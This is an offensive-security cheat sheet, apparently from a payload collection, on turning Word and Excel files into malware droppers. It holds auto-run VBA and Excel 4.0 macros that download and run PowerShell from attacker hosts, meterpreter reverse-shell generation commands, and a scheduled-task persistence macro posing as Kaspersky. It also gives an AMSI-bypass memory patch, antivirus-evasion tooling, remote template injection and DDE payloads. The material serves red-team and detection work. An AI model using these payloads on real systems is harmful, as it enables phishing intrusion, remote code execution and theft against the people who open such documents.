Office - Attacks

Summary

1. Office - Attacks
   1. Summary
   2. XLSM - Hot Manchego
   3. XLM - Macrome
   4. XLM Excel 4.0 - SharpShooter
   5. XLM Excel 4.0 - EXCELntDonut
   6. XLM Excel 4.0 - EXEC
   7. DOCM - Metasploit
   8. DOCM - Download and Execute
   9. DOCM - Macro Creator
   10. DOCM - C# converted to Office VBA macro
   11. DOCM - VBA Wscript
   12. DOCM - VBA Shell Execute Comment
   13. DOCM - VBA Spawning via svchost.exe using Scheduled Task
   14. DOCM - WMI COM functions
   15. DOCM/XLM - Macro Pack - Macro and DDE
   16. DOCM - BadAssMacros
   17. DOCM - CACTUSTORCH VBA Module
   18. DOCM - MMG with Custom DL + Exec
   19. DOCM - ActiveX-based (InkPicture control, Painted event) Autorun macro
   20. VBA Obfuscation
   21. VBA Purging
       1. OfficePurge
       2. EvilClippy
   22. VBA - Offensive Security Template
   23. VBA - AMSI
   24. DOCX - Template Injection
       1. Remote Template
       2. Template Injections Tools
   25. DOCX - DDE
   26. SLK - Excel
   27. References

XLSM - Hot Manchego

> When using EPPlus, the creation of the Excel document varied significantly enough that most A/V didn't catch a simple lolbas payload to get a beacon on a target machine.

- https://github.com/FortyNorthSecurity/hot-manchego

```
Generate CS Macro and save it to Windows as vba.txt
PS> New-Item blank.xlsm
PS> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:EPPlus.dll hot-
manchego.cs
PS> .\hot-manchego.exe .\blank.xlsm .\vba.txt
```

XLM - Macrome

> XOR Obfuscation technique will NOT work with VBA macros since VBA is stored in a different stream that will not be encrypted when you password protect the document. This only works for Excel 4.0 macros.

- https://github.com/michaelweber/Macrome/releases/download/0.3.0/Macrome-0.3.0-osx-x64.zip
- https://github.com/michaelweber/Macrome/releases/download/0.3.0/Macrome-0.3.0-linux-x64.zip
- https://github.com/michaelweber/Macrome/releases/download/0.3.0/Macrome-0.3.0-win-x64.zip

```
# NOTE: The payload cannot contains NULL bytes.

# Default calc
msfvenom -a x86 -b '\x00' --platform windows -p windows/exec cmd=calc.exe -e
x86/alpha_mixed -f raw EXITFUNC=thread > popcalc.bin
msfvenom -a x64 -b '\x00' --platform windows -p windows/x64/exec cmd=calc.exe -e
x64/xor -f raw EXITFUNC=thread > popcalc64.bin
# Custom shellcode
msfvenom -p generic/custom PAYLOADFILE=payload86.bin -a x86 --platform windows -e
x86/shikata_ga_nai -f raw -o shellcode-86.bin -b '\x00'
msfvenom -p generic/custom PAYLOADFILE=payload64.bin -a x64 --platform windows -e
x64/xor_dynamic -f raw -o shellcode-64.bin -b '\x00'
# MSF shellcode
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.59 LPORT=443 -b
'\x00'  -a x64 --platform windows -e x64/xor_dynamic --platform windows -f raw -o
msf64.bin
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.59 LPORT=443 -b '\x00'
-a x86 --encoder x86/shikata_ga_nai --platform windows -f raw -o msf86.bin

dotnet Macrome.dll build --decoy-document decoy_document.xls --payload popcalc.bin --
payload64-bit popcalc64.bin
dotnet Macrome.dll build --decoy-document decoy_document.xls --payload shellcode-
86.bin --payload64-bit shellcode-64.bin

# For VBA Macro
Macrome build --decoy-document decoy_document.xls --payload-type Macro --payload
macro_example.txt --output-file-name xor_obfuscated_macro_doc.xls --password
VelvetSweatshop
```

When using Macrome build mode, the --password flag may be used to encrypt the generated document using XOR Obfuscation. If the default password of **VelvetSweatshop** is used when building the document, all versions of Excel will automatically decrypt the document without any additional user input. This password can only be set in Excel 2003.

XLM Excel 4.0 - SharpShooter

- https://github.com/mdsecactivebreach/SharpShooter

```
# Options
-rawscfile <path>  Path to raw shellcode file for stageless payloads
--scfile <path>    Path to shellcode file as CSharp byte array
python SharpShooter.py --payload slk --rawscfile shellcode.bin --output test

# Creation of a VBA Macro
# creates a VBA macro file that uses the the XMLDOM COM interface to retrieve and
execute a hosted stylesheet.
```

```
SharpShooter.py --stageless --dotnetver 2 --payload macro --output foo --rawscfile
./x86payload.bin --com xslremote --awlurl http://192.168.2.8:8080/foo.xsl

# Creation of an Excel 4.0 SLK Macro Enabled Document
~# /!\ The shellcode cannot contain null bytes
msfvenom -p generic/custom PAYLOADFILE=./payload.bin -a x86 --platform windows -e
x86/shikata_ga_nai -f raw -o shellcode-encoded.bin -b '\x00'
SharpShooter.py --payload slk --output foo --rawscfile ~./x86payload.bin --smuggle --
template mcafee

msfvenom -p generic/custom PAYLOADFILE=payload86.bin -a x86 --platform windows -e
x86/shikata_ga_nai -f raw -o /tmp/shellcode-86.bin -b '\x00'
SharpShooter.py --payload slk --output foo --rawscfile /tmp/shellcode-86.bin --
smuggle --template mcafee
```

XLM Excel 4.0 - EXCELntDonut

- XLM (Excel 4.0) macros pre-date VBA and can be delivered in .xls files.
- AMSI has no visibility into XLM macros (for now)
- Anti-virus struggles with XLM (for now)
- XLM macros can access the Win32 API (virtualalloc, createthread, ...)

1. Open an Excel Workbook.
2. Right click on "Sheet 1" and click "Insert...". Select "MS Excel 4.0 Macro".
3. Open your EXCELntDonut output file in a text editor and copy everything.
4. Paste the EXCELntDonut output text in Column A of your XLM Macro sheet.
5. At this point, everything is in column A. To fix that, we'll use the "Text-to-Columns"/"Convert" tool under the "Data" tab.
6. Highlight column A and open the "Text-to-Columns" tool. Select "Delimited" and then "Semicolon" on the next screen. Select "Finished".
7. Right-click on cell A1* and select "Run". This will execute your payload to make sure it works.
8. To enable auto-execution, we need to rename cell A1* to "Auto_Open". You can do this by clicking into cell A1 and then clicking into the box that says "A1"* just above Column A. Change the text from "A1"* to "Auto_Open". Save the file and verify that auto-execution works.

:warning: If you're using the obfuscate flag, after the Text-to-columns operation, your macros won't start in A1. Instead, they'll start at least 100 columns to the right. Scroll horizontally until you see the first cell of text. Let's say that cell is HJ1. If that's the case, then complete steps 6-7 substituting HJ1 for A1

```
git clone https://github.com/FortyNorthSecurity/EXCELntDonut

-f path to file containing your C# source code (exe or dll)
-c ClassName where method that you want to call lives (dll)
-m Method containing your executable payload (dll)
-r References needed to compile your C# code (ex: -r 'System.Management')
-o output filename
--sandbox Perform basic sandbox checks.
--obfuscate Perform basic macro obfuscation.

# Fork
git clone https://github.com/d-sec-net/EXCELntDonut/blob/master/EXCELntDonut/drive.py
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -platform:x64 -
out:GruntHttpX64.exe C:\Users\User\Desktop\covenSource.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -platform:x86 -
```

```
out:GruntHttpX86.exe C:\Users\User\Desktop\covenSource.cs
donut.exe -a1 -o GruntHttpx86.bin GruntHttpX86.exe
donut.exe -a2 -o GruntHttpx64.bin GruntHttpX64.exe
usage: drive.py [-h] --x64bin X64BIN --x86bin X86BIN [-o OUTPUTFILE] [--sandbox] [--
obfuscate]
python3 drive.py --x64bin GruntHttpx64.bin --x86bin GruntHttpx86.bin
```

XLM: https://github.com/Synzack/synzack.github.io/blob/3dd471d4f15db9e82c20e2f1391a7a598b456855/_posts/2020-05-25-Weaponizing-28-Year-Old-XLM-Macros.md

XLM Excel 4.0 - EXEC

1. Right Click to the current sheet
2. Insert a **Macro IntL MS Excel 4.0**
3. Add the `EXEC` macro

   ```
   =EXEC("poWerShell IEX(nEw-oBject
   nEt.webclient).DownloAdStRiNg('http://10.10.10.10:80/update.ps1')")
   =halt()
   ```

4. Rename cell to **Auto_open**
5. Hide your macro worksheet by a right mouse click on the sheet name **Macro1** and selecting **Hide**

DOCM - Metasploit

```
use exploit/multi/fileformat/office_word_macro
set payload windows/meterpreter/reverse_http
set LHOST 10.10.10.10
set LPORT 80
set DisablePayloadHandler True
set PrependMigrate True
set FILENAME Financial2021.docm
exploit -j
```

DOCM - Download and Execute

> Detected by Defender (AMSI)

```
Sub Execute()
Dim payload
payload = "powershell.exe -nop -w hidden -c
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$v=new-
object net.webclient;$v.proxy=
[Net.WebRequest]::GetSystemWebProxy();$v.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX
$v.downloadstring('http://10.10.10.10:4242/exploit');"
Call Shell(payload, vbHide)
End Sub
Sub Document_Open()
Execute
End Sub
```

DOCM - Macro Creator

- https://github.com/Arno0x/PowerShellScripts/tree/master/MacroCreator

```
# Shellcode embedded in the body of the MS-Word document, no obfuscation, no sandbox
evasion:
C:\PS> Invoke-MacroCreator -i meterpreter_shellcode.raw -t shellcode -d body
# Shellcode delivered over WebDAV covert channel, with obfuscation, no sandbox
evasion:
C:\PS> Invoke-MacroCreator -i meterpreter_shellcode.raw -t shellcode -url
webdavserver.com -d webdav -o
# Scriptlet delivered over bibliography source covert channel, with obfuscation, with
sandbox evasion:
C:\PS> Invoke-MacroCreator -i regsvr32.sct -t file -url
'http://my.server.com/sources.xml' -d biblio -c 'regsvr32 /u /n /s /i:regsvr32.sct
scrobj.dll' -o -e
```

DOCM - C# converted to Office VBA macro

> A message will prompt to the user saying that the file is corrupt and automatically close the excel document. THIS IS NORMAL BEHAVIOR! This is tricking the victim to thinking the excel document is corrupted.

https://github.com/trustedsec/unicorn

```
python unicorn.py payload.cs cs macro
```

DOCM - VBA Wscript

> https://www.darkoperator.com/blog/2017/11/11/windows-defender-exploit-guard-asr-rules-for-office

```
Sub parent_change()
    Dim objOL
    Set objOL = CreateObject("Outlook.Application")
    Set shellObj = objOL.CreateObject("Wscript.Shell")
    shellObj.Run("notepad.exe")
End Sub
Sub AutoOpen()
    parent_change
End Sub
Sub Auto_Open()
    parent_change
End Sub
```

```
CreateObject("WScript.Shell").Run "calc.exe"
CreateObject("WScript.Shell").Exec "notepad.exe"
```

DOCM - VBA Shell Execute Comment

Set your command payload inside the **Comment** metadata of the document.

```
Sub beautifulcomment()
    Dim p As DocumentProperty
    For Each p In ActiveDocument.BuiltInDocumentProperties
        If p.Name = "Comments" Then
            Shell (p.Value)
        End If
    Next
End Sub

Sub AutoExec()
    beautifulcomment
End Sub

Sub AutoOpen()
    beautifulcomment
End Sub
```

DOCM - VBA Spawning via svchost.exe using Scheduled Task

```
Sub AutoOpen()
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim td: Set td = service.NewTask(0)
    td.RegistrationInfo.Author = "Kaspersky Corporation"
    td.settings.StartWhenAvailable = True
    td.settings.Hidden = False
    Dim triggers: Set triggers = td.triggers
    Dim trigger: Set trigger = triggers.Create(1)
    Dim startTime: ts = DateAdd("s", 30, Now)
    startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T"
& Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
    trigger.StartBoundary = startTime
    trigger.ID = "TimeTriggerId"
    Dim Action: Set Action = td.Actions.Create(0)
    Action.Path = "C:\Windows\System32\powershell.exe"
    Action.Arguments = "-nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://192.168.1.59:80/fezsdfqs'))"
    Call service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td, 6, , , 3)
End Sub
Rem powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://192.168.1.59:80/fezsdfqs'))"
```

DOCM - WMI COM functions

Basic WMI exec (detected by Defender) : `r = GetObject("winmgmts:\\.\root\cimv2:Win32_Process").Create("calc.exe", null, null, intProcessID)`

```
Sub wmi_exec()
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartUp = objWMIService.Get("Win32_ProcessStartup")
    Set objProc = objWMIService.Get("Win32_Process")
    Set procStartConfig = objStartUp.SpawnInstance_
    procStartConfig.ShowWindow = 1
    objProc.Create "powershell.exe", Null, procStartConfig, intProcessID
End Sub
```

- https://gist.github.com/infosecn1nja/24a733c5b3f0e5a8b6f0ca2cf75967e3
- https://labs.inquest.net/dfi/sha256/f4266788d4d1bec6aac502ddab4f7088a9840c84007efd90c5be7ecaec0ed0c2

```
Sub ASR_bypass_create_child_process_rule5()
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & 
"\cimv2")
    Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & 
":Win32_" & "Process")
    objProcess.Create "cmd.exe /c powershell.exe IEX ( IWR -uri 
'http://10.10.10.10/stage.ps1')", Null, objConfig, intProcessID
End Sub

Sub AutoExec()
    ASR_bypass_create_child_process_rule5
End Sub

Sub AutoOpen()
    ASR_bypass_create_child_process_rule5
End Sub
```

```
Const ShellWindows = "{9BA05972-F6A8-11CF-A442-00A0C90A8F39}"
Set SW = GetObject("new:" & ShellWindows).Item()
SW.Document.Application.ShellExecute "cmd.exe", "/c powershell.exe", 
"C:\Windows\System32", Null, 0
```

DOCM/XLM - Macro Pack - Macro and DDE

> Only the community version is available online.

- https://github.com/sevagas/macro_pack

```
# Options
-G, --generate=OUTPUT_FILE_PATH. Generates a file.
-t, --template=TEMPLATE_NAME    Use code template already included in MacroPack
-o, --obfuscate Obfuscate code (remove spaces, obfuscate strings, obfuscate functions 
and variables name)

# Execute a command
echo "calc.exe" | macro_pack.exe -t CMD -G cmd.xsl
```

```
# Download and execute a file
echo <file_to_drop_url> "<download_path>" | macro_pack.exe -t DROPPER -o -G
dropper.xls

# Meterpreter reverse TCP template using MacroMeter by Cn33liz
echo <ip> <port> | macro_pack.exe -t METERPRETER -o -G meter.docm

# Drop and execute embedded file
macro_pack.exe -t EMBED_EXE --embed=c:\windows\system32\calc.exe -o -G my_calc.vbs

# Obfuscate the vba file generated by msfvenom and put result in a new vba file.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe
-o -G meterobf.vba

# Obfuscate Empire stager vba file and generate a MS Word document:
macro_pack.exe -f empire.vba -o -G myDoc.docm

# Generate an MS Excel file containing an obfuscated dropper (download payload.exe
and store as dropped.exe)
echo "https://myurl.url/payload.exe" "dropped.exe" |  macro_pack.exe -o -t DROPPER -G
"drop.xlsm"

# Execute calc.exe via Dynamic Data Exchange (DDE) attack
echo calc.exe | macro_pack.exe --dde -G calc.xslx

# Download and execute file via powershell using Dynamic Data Exchange (DDE) attack
macro_pack.exe --dde -f ..\resources\community\ps_dl_exec.cmd -G DDE.xsl

# PRO: Generate a Word file containing VBA self encoded x64 reverse meterpreter VBA
payload (will bypass most AV).
msfvenom.bat -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba |
macro_pack.exe -o --autopack --keep-alive  -G  out.docm

# PRO: Trojan a PowerPoint file with a reverse meterpreter. Macro is obfuscated and
mangled to bypass AMSI and most antiviruses.
msfvenom.bat -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba |
macro_pack.exe -o --autopack --trojan -G  hotpics.pptm

# PRO: Generate an HTA payload able to run a shellcode via Excel injection
echo meterx86.bin meterx64.bin | macro_pack.exe -t AUTOSHELLCODE  --run-in-excel -o -
G samples\nicepic.hta
echo meterx86.bin meterx64.bin | macro_pack.exe -t AUTOSHELLCODE -o --hta-macro --
run-in-excel -G samples\my_shortcut.lnk

# PRO: XLM Injection
echo "MPPro" | macro_pack.exe -G _samples\hello.doc -t HELLO --xlm --run-in-excel

# PRO: ShellCode Exec - Heap Injection, AlternativeInjection
echo "x32calc.bin" | macro_pack.exe -t SHELLCODE -o --shellcodemethod=HeapInjection -
G test.doc
echo "x32calc.bin" | macro_pack.exe -t SHELLCODE -o --
shellcodemethod=AlternativeInjection --background -G test.doc

# PRO: More shellcodes
echo x86.bin | macro_pack.exe -t SHELLCODE -o -G test.pptm –keep-alive
echo "x86.bin" "x64.bin" | macro_pack.exe -t AUTOSHELLCODE -o –autopack -G
sc_auto.doc
echo "http://192.168.5.10:8080/x32calc.bin" "http://192.168.5.10:8080/x64calc.bin" |
macro_pack.exe -t DROPPER_SHELLCODE -o --shellcodemethod=ClassicIndirect -G
samples\sc_dl.xls
```

DOCM - BadAssMacros

> C# based automated Malicous Macro Generator.

* https://github.com/Inf0secRabbit/BadAssMacros

```
BadAssMacros.exe -h

# Create VBA for classic shellcode injection from raw shellcode
BadAssMacros.exe -i <path_to_raw_shellcode_file> -w <doc/excel> -p no -s classic -c
<caesar_shift_value> -o <path_to_output_file>
BadAssMacros.exe -i .\Desktop\payload.bin -w doc -p no -s classic -c 23 -o
.\Desktop\output.txt

# Create VBA for indirect shellcode injection from raw shellcode
BadAssMacros.exe -i <path_to_raw_shellcode_file> -w <doc/excel> -p no -s indirect -o
<path_to_output_file>

# List modules inside Doc/Excel file
BadAssMacros.exe -i <path_to_doc/excel_file> -w <doc/excel> -p yes -l

# Purge Doc/Excel file
BadAssMacros.exe -i <path_to_doc/excel_file> -w <doc/excel> -p yes -o
<path_to_output_file> -m <module_name>
```

DOCM - CACTUSTORCH VBA Module

> CactusTorch is leveraging the DotNetToJscript technique to load a .Net compiled binary into memory and execute it from vbscript

* https://github.com/mdsecactivebreach/CACTUSTORCH
* https://github.com/tyranid/DotNetToJScript/
* CACTUSTORCH - DotNetToJScript all the things - https://youtu.be/YiaKb8nHFSY
* CACTUSTORCH - CobaltStrike Aggressor Script Addon - https://www.youtube.com/watch?v=_pwH6a-6yAQ

1. Import **.cna** in Cobalt Strike
2. Generate a new VBA payload from the CACTUSTORCH menu
3. Download DotNetToJscript
4. Compile it
   * **DotNetToJscript.exe** - responsible for bootstrapping C# binaries (supplied as input) and converting them to JavaScript or VBScript
   * **ExampleAssembly.dll** - the C# assembly that will be given to DotNetToJscript.exe. In default project configuration, the assembly just pops a message box with the text "test"
5. Execute **DotNetToJscript.exe** and supply it with the ExampleAssembly.dll, specify the output file and the output type

   ```
   DotNetToJScript.exeExampleAssembly.dll -l vba -o test.vba -c cactusTorch
   ```

6. Use the generated code to replace the hardcoded binary in CactusTorch

DOCM - MMG with Custom DL + Exec

1. Custom Download in first Macro to "C:\Users\Public\beacon.exe"
2. Create a custom binary execute using MMG
3. Merge both Macro

```
git clone https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator
python MMG.py configs/generic-cmd.json malicious.vba
{
    "description": "Generic command exec payload\nEvasion technique set to none",
    "template": "templates/payloads/generic-cmd-template.vba",
    "varcount": 152,
    "encodingoffset": 5,
    "chunksize": 180,
    "encodedvars":  {},
    "vars":     [],
    "evasion":  ["encoder"],
    "payload": "cmd.exe /c C:\\Users\\Public\\beacon.exe"
}
```

```
Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

Public Function DownloadFileA(ByVal URL As String, ByVal DownloadPath As String) As Boolean
    On Error GoTo Failed
    DownloadFileA = False
    'As directory must exist, this is a check
    If CreateObject("Scripting.FileSystemObject").FolderExists(CreateObject("Scripting.FileSystemObject").GetParentFolderName(DownloadPath)) = False Then Exit Function
    Dim returnValue As Long
    returnValue = URLDownloadToFile(0, URL, DownloadPath, 0, 0)
    'If return value is 0 and the file exist, then it is considered as downloaded correctly
    DownloadFileA = (returnValue = 0) And (Len(Dir(DownloadPath)) > 0)
    Exit Function

Failed:
End Function

Sub AutoOpen()
    DownloadFileA "http://10.10.10.10/macro.exe", "C:\\Users\\Public\\beacon.exe"
End Sub


Sub Auto_Open()
    DownloadFileA "http://10.10.10.10/macro.exe", "C:\\Users\\Public\\beacon.exe"
End Sub
```

DOCM - ActiveX-based (InkPicture control, Painted event) Autorun macro

Go to **Developer tab** on ribbon `-> Insert -> More Controls -> Microsoft InkPicture Control`

```
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As
MSINKAUTLib.IInkRectangle)
Run = Shell("cmd.exe /c PowerShell (New-Object
System.Net.WebClient).DownloadFile('https://<host>/file.exe','file.exe');Start-
Process 'file.exe'", vbNormalFocus)
End Sub
```

VBA Obfuscation

```
# https://www.youtube.com/watch?v=L0DlPOLx2k0
$ git clone https://github.com/bonnetn/vba-obfuscator
$ cat example_macro/download_payload.vba | docker run -i --rm bonnetn/vba-obfuscator
/dev/stdin
```

VBA Purging

VBA Stomping: This technique allows attackers to remove compressed VBA code from Office documents and still execute malicious macros without many of the VBA keywords that AV engines had come to rely on for detection. == Removes P-code.

:warning: VBA stomping is not effective against Excel 97-2003 Workbook (.xls) format.

OfficePurge

- https://github.com/fireeye/OfficePurge/releases/download/v1.0/OfficePurge.exe

```
OfficePurge.exe -d word -f .\malicious.doc -m NewMacros
OfficePurge.exe -d excel -f .\payroll.xls -m Module1
OfficePurge.exe -d publisher -f .\donuts.pub -m ThisDocument
OfficePurge.exe -d word -f .\malicious.doc -l
```

EvilClippy

> Evil Clippy uses the OpenMCDF library to manipulate CFBF files. Evil Clippy compiles perfectly fine with the Mono C# compiler and has been tested on Linux, OSX and Windows. If you want to manipulate CFBF files manually, then FlexHEX is one of the best editors for this.

```
# OSX/Linux
mcs /reference:OpenMcdf.dll,System.IO.Compression.FileSystem.dll /out:EvilClippy.exe
*.cs
# Windows
csc /reference:OpenMcdf.dll,System.IO.Compression.FileSystem.dll /out:EvilClippy.exe
*.cs

EvilClippy.exe -s fake.vbs -g -r cobaltstrike.doc
EvilClippy.exe -s fakecode.vba -t 2016x86 macrofile.doc
EvilClippy.exe -s fakecode.vba -t 2013x64 macrofile.doc
```


```
# make macro code unaccessible is to mark the project as locked and unviewable: -u
# Evil Clippy can confuse pcodedmp and many other analysis tools with the -r flag.
EvilClippy.exe -r macrofile.doc
```

VBA - Offensive Security Template

- Reverse Shell VBA - https://github.com/JohnWoodman/VBA-Macro-Reverse-Shell/blob/main/VBA-Reverse-Shell.vba
- Process Dumper - https://github.com/JohnWoodman/VBA-Macro-Dump-Process
- RunPE - https://github.com/itm4n/VBA-RunPE
- Spoof Parent - https://github.com/py7hagoras/OfficeMacro64
- AMSI Bypass - https://github.com/outflanknl/Scripts/blob/master/AMSIbypasses.vba
- amsiByPassWithRTLMoveMemory - https://gist.github.com/DanShaqFu/1c57c02660b2980d4816d14379c2c4f3
- VBA macro spawning a process with a spoofed parent - https://github.com/christophetd/spoofing-office-macro/blob/master/macro64.vba

VBA - AMSI

> The Office VBA integration with AMSI is made up of three parts: (a) logging macro behavior, (b) triggering a scan on suspicious behavior, and (c) stopping a malicious macro upon detection. https://www.microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros/



:warning: It appears that p-code based attacks where the VBA code is stomped will still be picked up by the AMSI engine (e.g. files manipulated by our tool EvilClippy).

The AMSI engine only hooks into VBA, we can bypass it by using Excel 4.0 Macro

- AMSI Trigger - https://github.com/synacktiv/AMSI-Bypass

```
Private Declare PtrSafe Function GetProcAddress Lib "kernel32" (ByVal hModule As
LongPtr, ByVal lpProcName As String) As LongPtr
Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA"
(ByVal lpLibFileName As String) As LongPtr
Private Declare PtrSafe Function VirtualProtect Lib "kernel32" (lpAddress As Any,
ByVal dwSize As LongPtr, ByVal flNewProtect As Long, lpflOldProtect As Long) As Long
Private Declare PtrSafe Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory"
```

```
(Destination As Any, Source As Any, ByVal Length As LongPtr)

Private Sub Document_Open()
    Dim AmsiDLL As LongPtr
    Dim AmsiScanBufferAddr As LongPtr
    Dim result As Long
    Dim MyByteArray(6) As Byte
    Dim ArrayPointer As LongPtr

    MyByteArray(0) = 184 ' 0xB8
    MyByteArray(1) = 87  ' 0x57
    MyByteArray(2) = 0   ' 0x00
    MyByteArray(3) = 7   ' 0x07
    MyByteArray(4) = 128 ' 0x80
    MyByteArray(5) = 195 ' 0xC3

    AmsiDLL = LoadLibrary("amsi.dll")
    AmsiScanBufferAddr = GetProcAddress(AmsiDLL, "AmsiScanBuffer")
    result = VirtualProtect(ByVal AmsiScanBufferAddr, 5, 64, 0)
    ArrayPointer = VarPtr(MyByteArray(0))
    CopyMemory ByVal AmsiScanBufferAddr, ByVal ArrayPointer, 6

End Sub
```

DOCX - Template Injection

:warning: Does not require "Enable Macro"

Remote Template

1. A malicious macro is saved in a Word template .dotm file
2. Benign .docx file is created based on one of the default MS Word Document templates
3. Document from step 2 is saved as .docx
4. Document from step 3 is renamed to .zip
5. Document from step 4 gets unzipped
6. **.\word_rels\settings.xml.rels** contains a reference to the template file. That reference gets replaced with a reference to our malicious macro created in step 1. File can be hosted on a web server (http) or webdav (smb).

   ```
   <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
   <Relationships
   xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
   <Relationship Id="rId1"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attach
   edTemplate"
   Target="file:///C:\Users\mantvydas\AppData\Roaming\Microsoft\Templates\Polished%
   20resume,%20designed%20by%20MOO.dotx" TargetMode="External"/></Relationships>
   ```

   ```
   <?xml version="1.0" encoding="UTF-8" standalone="yes"?><Relationships
   xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
   <Relationship Id="rId1"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attach
   edTemplate"
   Target="https://evil.com/malicious.dotm" TargetMode="External"/></Relationships>
   ```

7. File gets zipped back up again and renamed to .docx

Template Injections Tools

- https://github.com/JohnWoodman/remoteInjector
- https://github.com/ryhanson/phishery

```
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
```

DOCX - DDE

- Insert > QuickPart > Field
- Right Click > Toggle Field Code
- `{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }`

SLK - Excel

```
ID;P
O;E
NN;NAuto_open;ER101C1;KOut Flank;F
C;X1;Y101;K0;EEXEC("c:\shell.cmd")
C;X1;Y102;K0;EHALT()
E
```

References

- VBA RunPE Part 1 - itm4n
- VBA RunPE Part 2 - itm4n
- Office VBA AMSI Parting the veil on malicious macros - Microsoft
- Bypassing AMSI fro VBA - Outflank
- Evil Clippy MS Office Maldoc Assistant - Outflank
- Old schoold evil execl 4.0 macros XLM - Outflank
- Excel 4 Macro Generator x86/x64 - bytecod3r
- VBad - Pepitoh
- Excel 4.0 Macro Function Reference PDF
- Excel 4.0 Macros so hot right now - SneekyMonkey
- Macros and more with sharpshooter v2.0 - mdsec
- Further evasion in the forgotten corners of ms xls - malware.pizza
- Excel 4.0 macro old but new - fsx30
- XLS 4.0 macros and covenant - d-sec
- Inject macro from a remote dotm template - ired.team
- Phishinh with OLE - ired.team
- Phishing SLK - ired.teambypassing-malicious-macro-detections-by-defeating-child-parent-process-relationships)
- PropertyBomb an old new technique for arbitrary code execution in vba macro - Leon Berlin - 22 May 2018

- AMSI in the heap - rmdavy
- WordAMSIBypass - rmdavy
- Dechaining macros and evading EDR - Noora Hyvärinen
- Executing macros from docx with remote - RedXORBlueJuly 18, 2018
- One thousand and one ways to copy your shellcode to memory (VBA Macros) - X-C3LL - Feb 18, 2021
- Running macros via ActiveX controls - greyhathacker - September 29, 2016
- Anti-Analysis Techniques Used in Excel 4.0 Macros - 24 March 2021 - @Jacob_Pimental